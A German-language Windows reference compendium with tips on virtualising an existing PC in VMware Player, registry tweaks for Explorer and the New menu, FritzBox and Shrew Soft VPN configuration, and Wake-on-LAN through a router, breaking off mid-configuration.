- Mittels Disk2vhd von Sysinternals alle notwendigen Partitionen in eine VHD-Datei kopieren. Bei älteren System (z.B. WinXP) reicht oft die Systempartition aus. Falls der Bootloader in einer anderen Partition liegt, muss diese Partition aber auch in eine VHD gepackt werden! Ob man eine gegebenenfalls vorhandene Datenpartition in ein VHD packen möchte oder sie direkt auf den neuen Rechner kopieren möchte, ist Geschmackssache. Da die VHD-Datei die 4GB-Grenze von FAT sprengt, muss auf dem Ziellaufwerk ein neueres Dateisystem, z.B. NTFS vorhanden sein. Die Disk2vhd-Option "Prepare for use in Virtual PC" ist gemäß dem c't-Artikel nicht notwendig. Die Option "Use VHDx" muss ausgeschaltet werden. Bei der Option "Use Volume Shadow Copy" ist beides möglich.
- Falls auf dem neuen PC der VMware-Player noch nicht installiert ist, diese Software installieren.
- Im VMware-Player eine neue Virtuelle Maschine mit dem Wizard anlegen.
 - "I will install the operating system later" und "Next>" auswählen
 - Das Betriebssystem des Gasts auswählen. Im Fall aus dem c't-Heft also "Microsoft Windows" und z.B. "Windows XP Home Edition" oder z.B. "Windows 8 x64". Sollte bei jedem 64bit-Gast eine Fehlermeldung auftreten, dann kann es sein, dass Microsofts Hyper-V in der Systemsteuerung unter "Programme und Features", "Windows Features aktivieren und deaktivieren" aktiviert ist. VMware ist nicht kompatibel, Hyper-V muss dann deaktiviert werden. Und "Next >"
 - Einen beliebigen Namen für die virtuelle Maschine auswählen und den Speicherort. An diesem Speicherort landen nur wenige Mbyte. Mit "Next >" weiter.
 - Auf der Seite "Specify Disk Capacity" ist die Size nicht relevant. Das "Split virtual disk into multiple Files" deaktivieren. Mit "Next >" weiter.
 - Mit "Finish" die virtuelle Maschine anlegen, aber danach noch nicht gleich starten!
- Im Player jetzt die gerade angelegte virtuelle Maschine selektieren und "Edit virtual machine settings" auswählen.
- Den Arbeitsspeicher geg. höher setzen. Für WinXP wären 2GB ideal. Mehr als die Hälfte des gesamten Arbeitsspeichers sollte aber nicht für die virtuelle Maschine verwendet werden.
- Die angelegte Harddisk mittels "Remove" entfernen.
- Mittels "Add ..." den Wizard für neue Hardware starten.
 - "Hard Disk" auswählen und "Next >"

```
# VMwareWorkstationPlayer
$ VMware Workstation Player
K VMware Workstation Player
```

- Als Disk-Type "IDE" auswählen, auch wenn im Originalsystem SATA oder SCSI verwendet wurde. Dank Disk2vhd sind die IDE-Treiber auf jeden Fall aktiv! Und wieder "Next >".
- Jetzt "Use an existing virtual disk" auswählen und "Next >".
- Nach einem Klick auf "Browse" muss statt dem voreingestellten Dateityp *.vmdk "All Files" gewählt werden, damit man hier die *.vhd-Datei auswählen kann.
- Mit "Finish" den Wizard für die Harddisk beenden.
- Stammt die VHD-Datei von einem UEFI-System, dann muss noch eine Zeile `firmware="efi"` in die *.vmx-Datei mit einem Editor eingefügt werden. Ein geg. vorhandenes `firmware="bios"` sollte gelöscht werden. Kleinbuchstaben müssen hierbei verwendet werden! Mit dieser Zeile funktioniert das Booten von CD/DVD im richtigen Moment eine Taste drücken. Wenn das Booten von der virtuellen Harddisk nicht möglich ist, dann kommt die Anzeige "Booten von CD/DVD". Wird hier keine Taste gedrückt, wird zum Versuche eines PXE-Netzwerkboots gesprungen!
- Möchte man ein sicheres, vom Internet abgeschottetes WinXP, dann wählt man noch "Netzwerk-Adapter" und "Remove".
- Jetzt mit "Play .." die virtuelle Maschine starten.
 - Bei einem 64-bit-Gast kommt die Warnung "Binary translation is incompatible with long mode ...". Dies bedeutet, als einige 64bit-Applikationen nicht laufen. Beim ersten Start dauert dieser etwas länger.
 - Eventuell kommt die Fehlermeldung "... The host supports Intel VT-x, but VT-x is disabled. ...". In diesem Fall muss die Virtualisierung im BIOS noch aktiviert werden.
 - Eventuell kommt eine Meldung bzgl. "keyboard hook timeout value ...". Mit OK den Wert ändern lassen.
 - Eventuell möchte der Download von "VMware Tools for Windows 2000 and later" oder ähnliches starten. Dies sollte man machen, auch wenn es relativ lange dauert.
 - Eventuell bootet die VHD-Datei nicht und es wird versucht vom Netzwerk zu booten (PXE-Boot). Möglicherweise ist dies typisch, wenn von einem GPT-Datenträger (und nicht MBR) die VHD-Datei erstellt wurde. Gemäß c't Heft 02/2017, Seite 94ff kann es auch sein, dass man in die VHD-Datei noch einen Bootmanager installieren muss, um sie in einer virtuellen Maschine verwenden zu können. Hierzu die VHD-Datei mounten (Doppelklick oder Datenträger-Verwaltung, Annahme: Laufwerk g:) und dann `bcdboot g:\windows /s g: /l de-de /f all` ausführen. Und die Partition muss (in der Datenträger-Verwaltung) als "aktiv" markiert sein!
- Falls man BIOS- oder Boot-Settings ändern muss, muss man zunächst (bei abgeschalteter virtueller Maschine) in die zugehörige *.vmx-Datei ein Zeile der Art `bios.bootDelay = "8000"` einfügen. Beim Booten hat man dann 8000 ms Zeit um mittels Ctrl-G den Tastaturinput in die virtuelle Maschine zu lenken und dann F2 (BIOS), F12 (Netzwerk-Boot) oder ESC (Boot-Device-Selection) auszuwählen.
- Bei den Virtual_Machine-Settings kann man eventuell noch bei den Processor-Settings die Zahl der von der virtual Machine verwendeten Kerne hochsetzen.
- Über Einstellungen, Hardware, Add... kann man bei Bedarf ein virtuelles oder physikalisches Floppy-Laufwerk hinzufügen.

Um die neuen Features in der Version 10 der VMware Workstation geht es in WebDeveloper Heft 7/2014, Seite 98ff.

In der PC-Welt Heft 11/2016, Seite PLUS-16 wird die Einrichtung von VMware Player erläutert.

Auf Seite PLUS-20 werden die zusätzlichen Möglichkeiten der 250€ teuren Workstation-Version erläutert:

- Snapshot-Funktion: Leichtes Rückgängigmachen der danach vorgenommenen Änderungen
- Verschlüsselung von Dateisystemen
- Remote-Zugriff auf die virtuellen Maschinen.

In PC-Welt Heft 11/2016, Seite PLUS-22ff wird das Kopieren einer vorhandenen Betriebssystem-Installation in eine VMware-Maschine beschrieben:

- Mittels des kostenlosen Vcenter Converter erstellt man einen Klon.

Gemäß c't Heft 23/2017, Seite 160 benötigt VMware Workstation (Player) ab der Version 14 für manche virtuellen Maschinen neuere Features der Prozessoren, die erst ab ca. 2011/2012 verfügbar sind: Intel Core i-2000 Sandy Bridge oder AMD FX Bulldozer. Ansonsten tritt die Fehlermeldung "This host does not support virtualizing real mode. The Intel 'VMX unrestricted Guest' feature is necessary to run this virtual machine on an Intel processor".

#\$K Voll- und Update-Version von Windows 9x

Mit der Vollversion von Win98 (und vermutlich auch Win95) kann kein Update einer vorhandenen Windows-Installation durchgeführt werden, solange das Setup die Dateien \IO.SYS, \MSDOS.SYS und \Windows\win.com auf der Platte findet. Diese Dateien müssen gegeben falls vorher umbenannt oder gelöscht werden. Ein Update eines Win95 auf Win98 ist jedoch nicht empfehlenswert!

VollVersionWin

\$ Voll- und Update-Version von Windows 9x

K Vollversion von Windows 9x; Updateversion von Windows 9x; Windows Voll-/Updateversion

#\$K**Volume**

Statt dem Begriff "Volume" wird auch oft der Begriff "Partition" verwendet, was aber nicht immer richtig ist. Ein "Volume" existiert auf der logischen Betriebssystem-Ebene und entspricht einem "logischen Laufwerk", also z.B. dem was oft mittels "C:" oder "D:" angesprochen wird. Eine Partition existiert auf der physikalischen Laufwerks-Ebene als Teil eines physikalischen Laufwerks (Festplatte). Einige Datenträger (z.B. Floppy-Disk) haben gar keine Partition, sind aber trotzdem ein Volume. Eine Partition muss ein dem OS bekanntes Dateisystem haben, um zum Volume zu werden.

Volume ist eine Abstraktionsebene zwischen Festplatte, Partition und Dateisystem.

Volume
\$ Volume
K Volume

#\$K Voreinstellungen

Eine Reihe von Voreinstellungen werden von erfahrenen Windows-Usern auf jedem Rechner, auf dem sie sich anmelden, zunächst mal relativ Mühsam in den verschiedensten Dialogen umgestellt. Das Tool pcwAnnoyances.hta aus der PC-Welt Heft 4/2006, Seite 107 kann in einem einzigen Dialog folgende Einstellungen ändern:

- Dateierweiterungen bei bekannten Typen anzeigen:
- Versteckte Dateien und Verzeichnisse anzeigen
- Systemdateien anzeigen
- Inhalt von Systemordnern anzeigen
- Klassische Suche im Explorer aktivieren
- Infoblasen deaktivieren
- Personalisierte (gekürzte) Menüs abschalten
- Klassisches Startmenü aktivieren
- Klassische Anmeldung aktivieren HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, AllowMultipleTSSessions{bmc edit.bmp}, HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, LogonType{bmc edit.bmp}
- Allgemeine Aufgaben in Ordnern deaktivieren
- Klassischen Desktop aktivieren (sehr viele Registry-Einträge)

Einige der geänderten Registry-Einträge vom Current User:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer, ShellState{bmc edit.bmp}: 4-letztes Byte 00 statt 02
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, Hidden{bmc edit.bmp} 01 statt 02,
HideFileExt{bmc edit.bmp} 0 statt 1, WebView{bmc edit.bmp} 0 statt 1, WebViewBarricade{bmc edit.bmp} 1 statt 0,
ShowSuperHidden{bmc edit.bmp} 1 statt 0, IntelliMenus{bmc edit.bmp} 0 statt 1, EnableBalloonTips{bmc edit.bmp}
0 statt 1.

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState, Use Search Asst{bmc edit.bmp} no statt
yes

Voreinstellungen

\$ Voreinstellungen

K Voreinstellungen von Windows; erfahrene User (Windows-Einstellungen); Windows-Einstellungen für erfahrene User

#\$K Vorlagen (Templates, ShellNew, Neu-Menü)

Leere Vorlagen fürs Explorer-Datei-Neu-Menü finden sich im Systemverzeichnis Templates{bmc explorer.bmp}. Für diese Vorlagen setzen Sie am besten das Read-Only-Attribut, damit sie nicht versehentlich überschrieben werden.

Den Punkt "Neu" im Lokalen Menü des Desktops und im lokalen Menü der Leerfläche des Explorer-Fensters kann wie folgt um einen Eintrag erweitert werden:

- 1) unter HKey_Classes_Root\ext des gewünschten Dateityps (z.B. .doc) einen Schlüssel "ShellNew" anlegen. Teilweise liegt ShellNew auch eine Ebene tiefer: z.B. HKLM\SOFTWARE\Classes\xls\Excel.Sheet.8\ShellNew
- 2) In diesem Schlüssel einen Wert mit dem Namen "FileName" und einem Dateinamen (z.B. Vorlage1.doc) anlegen.
- 3) Im Template-Verzeichnis eine entsprechende Datei (Vorlage1.doc) bereitstellen.

Als alternative Einträge (alles vom Typ REG_SZ) unter ShellNew gibt es:

command	Applikation, z. B. notepad.exe oder msaccess.exe /NEWDB 1 oder C:\WINDOWS\rundll32.exe syncui.dll,Briefcase_Create %1!d! %2 bei .bfc
NullFile	mit Leerstring, wenn im Template-Verzeichnis keine Vorlage vorhanden ist. In diesem Fall wird eine Datei mit der Größe 0 Byte angelegt.
Data	Text, der in das Dokument übernommen wird. Data bleibt wirkungslos, wenn NullFile oder Filename zusätzlich angegeben ist.

Die Extension .ofn (HKLM\SOFTWARE\Classes\ofn{bmc tree.bmp}) verweist auf "Weitere Office-Dokumente..." = HKLM\SOFTWARE\Classes\Office.FileNew{bmc tree.bmp}. Dort ist bei MS-Office97 osa.exe (u. U. aber auch msow.exe) mit dem Parameter -n eingetragen. Der Name der angeklickten *.ofn-Datei wird jedoch nicht übergeben. Wird osa.exe mit dem Parameter -n{bmc shortcut.bmp} (aus MS-Office 97) gestartet, so kann man aus allen Office-Vorlagen eine auswählen.

Das Vorlagen-Root-Verzeichnis{bmc explorer.bmp} für MS-Office Version 8 findet sich unter

HKCU\Software\Microsoft\Office\8.0\Common\FileNew\LocalTemplates{bmc edit.bmp}.

Die Einträge im Menü "Neu", einem Punkt im Kontextmenü (rechte Maustaste) des Desktops und des Explorers stammt (zumindest bei WinXP) aus

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew{bmc tree.bmp}.

Gelöschte Einträge wie z.B. "WAV Clip" hier wirken sich auch sofort aus, werden aber durch das System nach wenigen Sekunden neu erstellt, wenn nicht vorher in diesem Beispielfall

HKEY_CLASSES_ROOT\wav\ShellNew{bmc tree.bmp} gelöscht wurde! Die notwendig "Rückwärts-Suche" kann schwierig sein! Vorwärts von HKEY_CLASSES_ROOT\wav{bmc tree.bmp}, <Standard> = RealPlayer.WAV.6 zu HKCR\RealPlayer.WAV.6{bmc tree.bmp} mit dem <Standard>-Wert "WAV Clip" wäre es einfacher.

Noch ein Beispiel: Aktenkoffer. Dieser Menüeintrag findet sich bei einer Registry-Suche unter anderem unter HKCR\Briefcase{bmc tree.bmp} und wieder unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Discardable\PostSetup\ShellNew{bmc tree.bmp}. Mit der Suche nach "Briefcase" findet man dann HKLM\SOFTWARE\Classes\bfc\ShellNew{bmc tree.bmp}. Hier wieder das ShellNew (mit Unterordner Config) löschen.

Vorlagen

\$ Vorlagen (Templates)

K Vorlagen;Templates;ShellNew; Neu (Menüpunkt Kontextmenü Explorer und Desktop)

#\$K **Vorrang**

Vor allem beim INI-File-Mapping unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping taucht in den Einträgen am Beginn

USR:

SYS:

#USR:

auf. Mit SYS: und USR: wird dabei ausgewählt, ob der entsprechende User- oder System-Eintrag Vorrang hat. Ein Beispiel siehe unter [Shell-Alternativen](#).

Vorrang
\$ Vorrang
K Vorrang; SYS;; USR;;

#\$K VPN (Virtual Private Network)

Gemäß

https://avm.de/service/fritzbox/fritzbox-7390/wissensdatenbank/publication/show/1639_Kann-FRITZ-Fernzugang-unter-Windows-10-eingesetzt-werden/{bmc earth16.bmp} funktioniert die Software FRITZ!Fernzugang unter Windows 10 nicht. Man muss auf [Shrew-Soft-Clients für Windows für FritzBox als VPN-Server konfigurieren](#) ausweichen. Stand Mitte April 2017 gibt es für 64bit-Win10 eine aktualisierte Beta-Version V1.4 Build 10.0.5 von FRITZ!Fernzugang:

<https://avm.de/fritz-labor/betaversion-fritzfernzugang-vpn-fuer-windows-10-64-bit/uebersicht/{bmc earth16.bmp}>

Wie man einen Raspberry Pi mit OpenVPN als VPN-Server fürs Netzwerk und am DSL-Router die notwendige Port-Weiterleitung einrichtet, wird in PC-Welt Heft 7/2014, Seite 20ff gezeigt. Hier wird auch OpenVPN unter Windows als Client eingerichtet.

Für [Fernüberwachungs](#)-Aufgaben ist gemäß z.B. c't Heft 15/2013, Seite 16f ein VPN sicherer als ein Zugang über Portforwarding.

Siehe auch [VPN auf Mobil-Geräten](#), [Remote Desktop](#), [Ortung eines PC/Laptop bei Internet-Einwahl](#).

Ein VPN zu einem Netz in einem anderen Land wird auch oft genutzt, um Geo-Blocking zu umgehen. Wenn man sich mit seinem Gerät nicht eine relativ unbekanntes, eventuell unsicheres Netz eines der Anbieter hierfür einklinken möchte, dann kann man gemäß c't Heft 8/2013, Seite 130ff auch für ca. 11€ je Monat bei Amazon einen Server der "Elastic Cloud" in einem wählbaren Land mieten und hier seinen VPN-Brückenkopf anlegen.

Wie man mit zwei FritzBoxen zwei Netze koppelt, wird in der c't Heft 6/2015, Seite 140f beschrieben. Hier mit dem Zweck, für Telefonanrufe an beiden Enden erreichbar zu sein. Und dies bei auf der einen Seite reinem Internet-anschluss ohne Telfon-funktion.

Eine Erklärung der diversen VPN-Parameter findet sich z.B. in

<https://www.paloaltonetworks.com/documentation/70/pan-os/pan-os/vpns/site-to-site-vpn-concepts.html/{bmc earth16.bmp}>.

Eine Erklärung vieler Begriffe in diesem Zusammenhang gibt es auch in c't Heft 15/2017, Seite 160ff:

- Phase 1: Internet-Key-Exchange über den unsicheren Kanal.
 - Main Mode: Setzt statische IP-Adresse auf beiden Seiten voraus
 - Agressive Mode: Wenn eine Seite eine dynamische IP-Adresse hat, muss auf jeden Fall dieser Modus gewählt werden. Viele VPN-Implementationen können keine Verbindung zu einem Gerät mit dynamischer IP-Adresse aufbauen. Die Verbindung von zuhause (FritzBox mit dyn. IP-Adr.) zu einem Firmennetz muss daher oft von der Fritzbox aus aufgebaut werden.

Die eine Seite schickt ihre Local-ID und ein aus dem PSK (Pre-Shared Key) abgeleitetes Cookie an die Gegenstelle. Geg. antwortet diese mit dem Peer-ID. Als ID wird oft die IP-Adresse oder ein FQDN (Fully Qualified Domain Name) verwendet, kann aber eine beliebige Zeichenkette sein.

Die Kryptoprotokolle werden in Phase 1 und 2 festgelegt. Als sicher gelten DH-Gruppe 14, AES-256, SHA-256 und Lifetime 8h. In Phase 2 dann auch ESP, DH-Gruppe 14, AES-256, SHA-256, Lifetime 1h.

- Für das Routing der Datenpakete werden wird bei manchen Implementierungen (Fritzbox, Cisco ASA Firewall) ide Proxy-ID verwendet (Policy-Based VPN). In diesem Fall muss dann auf beiden Seiten Netzwerk-Adresse und Subnetz-Mask eingetragen sein. Palo Alto Networks oder FortiGate verwenden die Proxy-ID nicht für das Routing.

Siehe [VPN-FritzBox](#).

VPN

\$ VPN (Virtual Private Network)

K VPN (Virtual Private Network);Virtual Private Network;IKE (Internet Key Exchange Protocol);Internet Key Exchange Protocol IKE; IPSec (VPN)

#K VPN-Client von Shrew Soft

Von Shrew-Soft (<http://www.shrew.net{bmc earth16.bmp}>) gibt es einen VPN-Client für Windows. Konfigurations-Anleitungen für eine Verbindung zu einer Fritzbox gibt es unter <http://avm.de/service/vpn/tipps-tricks/vpn-verbinding-mit-shrew-soft-vpn-connect-zur-fritzbox-client-lan-kopplung/{bmc earth16.bmp}>, ziemlich identisch unter <http://www.pcwelt.de/tipps/VPN-Ersatz-Fritzbox-Fernzugang-unter-Windows-10-9949840.html{bmc earth16.bmp}> und etwas abweichend unter <http://rays-blog.de/2013/11/28/127/windows-7-mittels-shrew-soft-vpn-client-per-vpn-mit-fritzbox-7390-fritzos-6-verbinden/{bmc earth16.bmp}>.

Item	AVM	Ray	Bemerkung
General			
Remote Host Name		xxx.myfritz.net	DYN-DNS, ohne http://
Port		500	
Auto Configuration		ike config pull	
Adapter Mode	Use a virtual adapter and assigned address		
MTU		1380	
Address		✓ Obtain Automatically	
Client			
NAT Traversal	enable	enable oder force-rfc	Je nach FritzBox-Firmware ist u.U. force-rfc notwendig
NAT Traversal Port		4500	
Keep alive packet rate		15 s	typical 15 ... 30 s
IKE Fragmentation		enable	
Maximum packet size		540 Bytes	
Dead Peer Detection		✓ Enable	
ISAKMP Failure Notifications		✓ Enable	
Client Login Banner		✓ Enable	
Name Resolution			
DNS Enable DNS	<input type="checkbox"/> disable	✓ enable <input type="checkbox"/> disable	Aller Verkehr durch den Tunnel <input type="checkbox"/> Öffentl. Internet direkt
DNS Obtain Automatically	??	✓ enable	
WINS Enable WINS	<input type="checkbox"/> disable	✓ enable <input type="checkbox"/> disable	
WINS Obtain Automatically		✓ enable	
Authentication			
Methode	Mutual PSK	Mutual PSK + XAuth	
Local Identity			
Identification Type	Use Fully Qualified Domain Name	Key Identifier	
UFQDN String	eMail-Adr des VPN-Users	fritzBox Benutzername	
Key ID String			
Remote Identity			
Identification Type		IP Address	
Use a discovered remote host address		✓ Enable	
Credentials			

```
# VPNClientShrewSoft
$ VPN-Client von Shrew Soft
K VPN-Client von ShrewSoft;Shrew-Soft VPN-Client
```

Pre Shared Key

<key eintragen>

Phase 1

Exchange Type	aggressive		aggressive means, that the identity is send unencrypted. Aggressive mode is typically for when one or both of the VPN gateway's have a dynamic IP address.
DH Exchange	group 2		Group 1 = 768bit, Fritz!OS 6.20 auch 5 (1538bit), 14, 15
Cipher Algorithm	aes	auto	3DES
Cipher Key Length	256		
Hash Algorithm	sha1	auto	
Key Life Time limit	3600 s	86400 s	
Key Life Data limit	0 Kbytes		
Check Point Compatible Vendor ID	<input type="checkbox"/> disable		

Phase 2

Transform Algorithm	esp-aes	auto esp-3des esp-aes	
Transform Key Length	256 Bits		
HMAC Algorithm	sha1	auto md5 sh1	sh1 scheint sichere zu sein als md5
PFS Exchange	group2	disabled auto	auto funktioniert nur bei esp-aes group2 scheint gar nicht zu funktionieren
Compress Algorithm	deflate	disabled deflate deflate	
Key Life Time limit	3600 s		
Key Life Data limit	0 Kbytes		

Policy

Policy Generation Level	??	auto shared	Aller Verkehr durch den Tunnel <input type="checkbox"/> Öffentl. Internet direkt
Maintain Persisten Security Associations	<input type="checkbox"/> disable		
Obtain Topology Automatically or Tunnel All	<input type="checkbox"/> disable	<input checked="" type="checkbox"/> Enable <input type="checkbox"/> disable	Aller Verkehr durch den Tunnel <input type="checkbox"/> Öffentl. Internet direkt
Add Remote Network Resource	Include Address e.g. 192.168.100.0 and Mask 255.255.255.0	-- Include Addr und Mask	Wenn als Adresse z.B. 192.168.100.1 benutzt wird, kann die falsche Maske 255.255.255.255 auftreten!

Siehe auch <http://tino.cc/2015/01/06/mit-shrew-soft-vpn-client-zur-fritzbox-verbinden/{bmc earth16.bmp}> und <https://lists.shrew.net/mailman/listinfo/vpn-help{bmc earth16.bmp}>.

Fritz OS 6.20 und obige Einstellungen: FB bleibt mit "wird aufgebaut" hängen! Gemäß den AVM-Fritz!OS Update-Infos wird ab Fritz!OS 6.20 auch die Diffie-Hellman-Gruppen 5, 14 und 15 unterstützt. Je höher, desto längerer Schlüssel.

Gemäß <https://de.ssl-tools.net/webserver/{bmc earth16.bmp}> unterstützt FritzOS das PFS!

Mit Phase 2= esp-3des, md5, auto, disabled 3600, 0 erreicht man gelegentlich "aufgebaut" und mit etwas Glück funktionieren es auch.

Wenn vorkonfigurierte ShrewSoft-Konfigurationsdateien verwendet werden, dann müssen dort einige Zeilen nachbearbeitet werden:

```
network-host:<dynDNS-IP-Adresse>
ident-client-data:<fritzBoxBenutzername>
auth-mutual-psk:[BASE64-kodierter IPsec Pre-Shared key]
policy-list-include:192.168.../255.255.255.0>
```

Hinweise zu der von Software Fritz!Fernzugang erstellten Datei siehe [VPN-FritzBox](#).

##K VPN FritzBox

Das AVM-Programm FRITZ!Fernzugang erstellt eine Textdatei, die dann in die Fritzbox importiert wird. Mittels so einer Datei kann die Fritzbox dazu gebracht werden, einen VPN-Tunnel zu einer Gegenstelle aufzubauen.

Hinweise gibt es unter ,

<http://blog.webernetz.net/2013/12/02/ipsec-site-to-site-vpn-juniper-screensos-avm-fritzbox/{bmc earth16.bmp}>, und vor allem unter <http://www.computersalat.de/linux/vpn/ipsec-vpn-zwischen-fritzbox-und-linux/{bmc earth16.bmp}>:

- `reject_not_encrypted`: Default ist `no`. Wird der Wert auf `yes` geändert, ist bei bestehender VPN-Verbindung kein Surfen möglich.
- `phases1ss`: Viele andere Anleitungen haben hier schlichtweg `all/all/all` stehen. `alt/aes/sha` bedeutet Diffie-Hellman group 2, AES-256 und SHA-1. Es gibt wohl hier keine Einstellung, die DH group 5 erlaubt. Gruppe 2 macht bei AES-256 ja eigentlich wenig Sinn, da das Security-Niveau von group 2 einfach zu niedrig ist um ein AES-256 zu rechtfertigen. Aber okay, es ist ja kein Hochsicherheitstrakt hinter meiner FRITZ!Box. Liste der möglichen Werte: http://avm.de/fileadmin/user_upload/DE/Service/VPN/ike_1.pdf{bmc earth16.bmp}
- `phase2ss`: Während hier `esp-all-all/ah-none/comp-all/pfs` für große Kompatibilität sorgt wäre `esp-aes-sha/ah-sha/comp-lzjh/pfs` denkbar. Liste der möglichen Werte: http://avm.de/fileadmin/user_upload/DE/Service/VPN/ike_2.pdf{bmc earth16.bmp}

In der c't Heft 15/2017, Seite 160 (<http://www.ct.de/va4y{bmc earth16.bmp}>) wird so eine Datei mit ihren Parametern erläutert und einige zusätzliche Einstellungen aufzeigt:

- `name`: Ein Name für die Verbindung, der in der Web-Oberfläche der Fritzbox für die Verbindung angezeigt wird. Insbesondere falls mehrere Verbindungen konfiguriert werden, ist ein eindeutiger Name zu empfehlen.
- `remoteip`: Die öffentliche IPv4-adresse der Gegenstelle. (Zumindest Mitte 2017 unterstützen die Fritzboxen noch kein VPN via IPv6!)
- `localid`, `remoteid`: Die IDs für die Identifizierung. Oft entweder die IP-Adresse oder ein FQDN (Fully Qualified Domain Name) verwendet, kann aber statt einer FQDN eine beliebige Zeichenkette sein. Auf der Gegenseite sind sie entsprechend vertauscht anzuwenden.
- `mode`: Der Phase-1-Modus: Bei fester IP-Adresse auf beiden Seiten ist auch `phase1_mode_idp`; möglich.
- `phase1ss`: Falls "dh14/aes/sha"; (DH1 mit AES-256 und SHA-1, 3600s Lifetime) nicht funktioniert (z.B. bei Fritz-OS 6.06), kann man "alt/aes/sh1"; (DH2/AES-256 mit SHA-1) ausprobieren.
- `key`: Der pre-shared Key.
- `phase2localid`, `phase2remoteid`: Die IP-Adressbereiche auf beiden Seiten
- `phase2ss`: Falls hier das "esp-aes256-3des-sha/ah-no/comp-lzs-no/pfs"; auf alten FB's nicht funktioniert, kann man "esp-3des-sha/ah-no/comp-no/pfs"; probieren.
- `accesslist`: Hier kann anstatt Zugriff auf alle Geräte im lokalen Netz (mit any ...) auch z.B. nur ein einzelnes Gerät zugelassen werden.

Einschränken auf einzelne Ports (z.B. 3389 für RDP, kein SMB, Netbios, kein SNMP) sind auf der Seite der Fritzbox nicht möglich.

```
vpnconf {
    connections {
        enabled = yes;
        conn_type = conntype_lan;
        name = "Anzeigename in der FRITZ!Box";
        always_renew = yes;
        reject_not_encrypted = no;
        dont_filter_netbios = yes;
        localip = 0.0.0.0;
        local_virtualip = 0.0.0.0;
        remoteip = 198.51.100.42;
        remote_virtualip = 0.0.0.0;
        localid {
            fqdn = "this-is-an.example.com";
        }
        remoteid {
            ipaddr = "198.51.100.42";
        }
        mode = phase1_mode_aggressive;
        phase1ss = "dh14/aes/sha";
        keytype = connkeytype_pre_shared;
        key = "n1ZtRNxw47h906a8EeHX14352";
    }
}
```

VPNFritzBox

\$ VPN FritzBox

K VPN FritzBox;FritzBox VPN

```
cert_do_server_auth = no;
use_nat_t = yes;
use_xauth = no;
use_cfgmode = no;
phase2localid {
    ipnet {
        ipaddr = 192.168.178.0;
        mask = 255.255.255.0;
    }
}
phase2remoteid {
    ipnet {
        ipaddr = 192.168.110.0;
        mask = 255.255.255.0;
    }
}
phase2ss = "esp-aes256-3des-sha/ah-no/comp-lzs-no/pfs";
accesslist = "permit ip any 192.168.110.0 255.255.255.0";
}
}
```

Wake-on-LAN

Wie Wake-on-LAN (WOL) funktioniert und wie z.B. ein PC hinter DSL-Router und Switch so konfiguriert wird, dass er übers Internet hochgefahren werden kann ist in c't Heft 2/2005, Seite 200f (Softlink [0502200{bmc_earth16.bmp}](#)) beschrieben. Unter http://gsd.di.uminho.pt/jpo/software/wakeonlan/mini-howto{bmc_earth16.bmp}, in der c't Heft 14/2004, Seite 206 ("Horch was kommt von draußen rein ...") und in der Zeitschrift Toolbox Heft 1/2006, Seite 6ff gibt's weitere Infos.

Ein Magic UDP Paket mit 6 * 0xFF, gefolgt von mindestens 6-mal der MAC-Adresse des PCs, der hochgefahren werden soll, muss beim WOL-fähigen Netzwerkadapter ankommen. Falls der Netzwerkadapter auf dem Mainboard integriert ist, muss im BIOS-Setup WOL aktiviert sein. Bei einem Netzwerkadapter als Steckkarte, muss ein entsprechendes Kabel von der Karte zum Mainboard gesteckt sein. Oft muss WOL zusätzlich im Adapter durch eine Software des Herstellers aktiviert worden sein. In der Toolbox Heft 1/2006 wird gibt es passende Software, um einen Server auch wieder automatisch runterzufahren, wenn sich der letzte Client abmeldet und der Server nicht manuell hochgefahren wurde.

Kurzfassung zum PC hinter DSL-Router:

- Ein DSL-Modem reicht nicht. Ein DSL-Router oder ein Linux-Firewall etc. mur ständig laufen
- Die Netzwerkkarte im PC muss WOL-fähig sein
- Mainboard muss den PCI-Slot der Netzwerkkarte mit der Standby-Spannung versorgen

Ein WOL-Datenpaket besteht aus einem einzigen Ethernet-Frame mit in der Nutzlast irgendwo sechs Mal 0xFF und dann 16-mal die MAC-Adresse des aufzuweckenden Rechners. Der Netzwerkschicht kennt bei normalerweise die MAC-Adresse an jedem Port, bei abgeschaltetem Rechner aber oft nicht mehr. Daher sollte das Paket als Ethernet-Broadcast (Zieladresse ff:ff:ff:ff:ff:ff) verteilt werden. Als Protokoll eignet sich das routingfähige UDP mit dem UDP-Discard-Port 9.

Variante 1: WOL-Paket durchleiten:

Damit der Hardware-Router die Pakete annimmt, muss man einen zu wählenden Port (empfohlen PortNummer >50000 auf die Broadcast-Adresse (In einem Klasse-C-Netz mit der Netmask 255.255.255.0 z.B. die 192.168.1.255) den LAN umleiten!

Bei einem Linux-Firewall, der sich weigert Pakete auf Broadcast-Adressen umzuleiten, leitet man die Pakete an eine nicht benutzte Adresse:

```
iptables -t nat -A PREROUTING -i eth0 -p udp -d 192.168.0.1 --dport 9 -j DNAT --to 192.168.1.254:9
```

Ein statischer arp-Eintrag erledigt den Rest:

```
arp -s 192.168.1.254 ff:ff:ff:ff:ff:ff
```

Nachteil in beiden Fällen: UPD-Pakete beliebigen Inhalts kommen ins lokale Netz. Die Wahrscheinlichkeit ein Sicherheitsloch zu finden ist jedoch gering (solange der lokale Rechner nicht schon unterwandert ist), es kostet nur immer mal wieder ein paar Cent Stromkosten.

Variante 2: Portknocking:

Es wird von außen versucht, nacheinander Verbindungen zu verschiedenen Ports aufzubauen. Diese werden vom Firewall geblockt und aber in das Logfile geschrieben. Ein Analyse-Hintergrund-Programm erkennt vordefinierte Muster im Logfile und erzeugt gegebenenfalls ein WOL-Paket. Im Muster kann auch die MAC-Adresse codiert werden (al Flag0 .. Flag5).

Firewall-Regel fürs Logging:

```
iptables -I INPUT -p tcp -s 0/0 -d 0/0 --dport 55000:55255 -j LOG
```

Ein in Perl geschriebener Logfile-Analyse-Dämon steht im Softlink bereit. knockdaemon.conf muss entsprechend angepasst werden. Per

```
<action>
conditon = PORT==9 && FLAG0<255
template = wake_on_lan
use = yes
</action>
```

und

```
<template wake_on_lan>
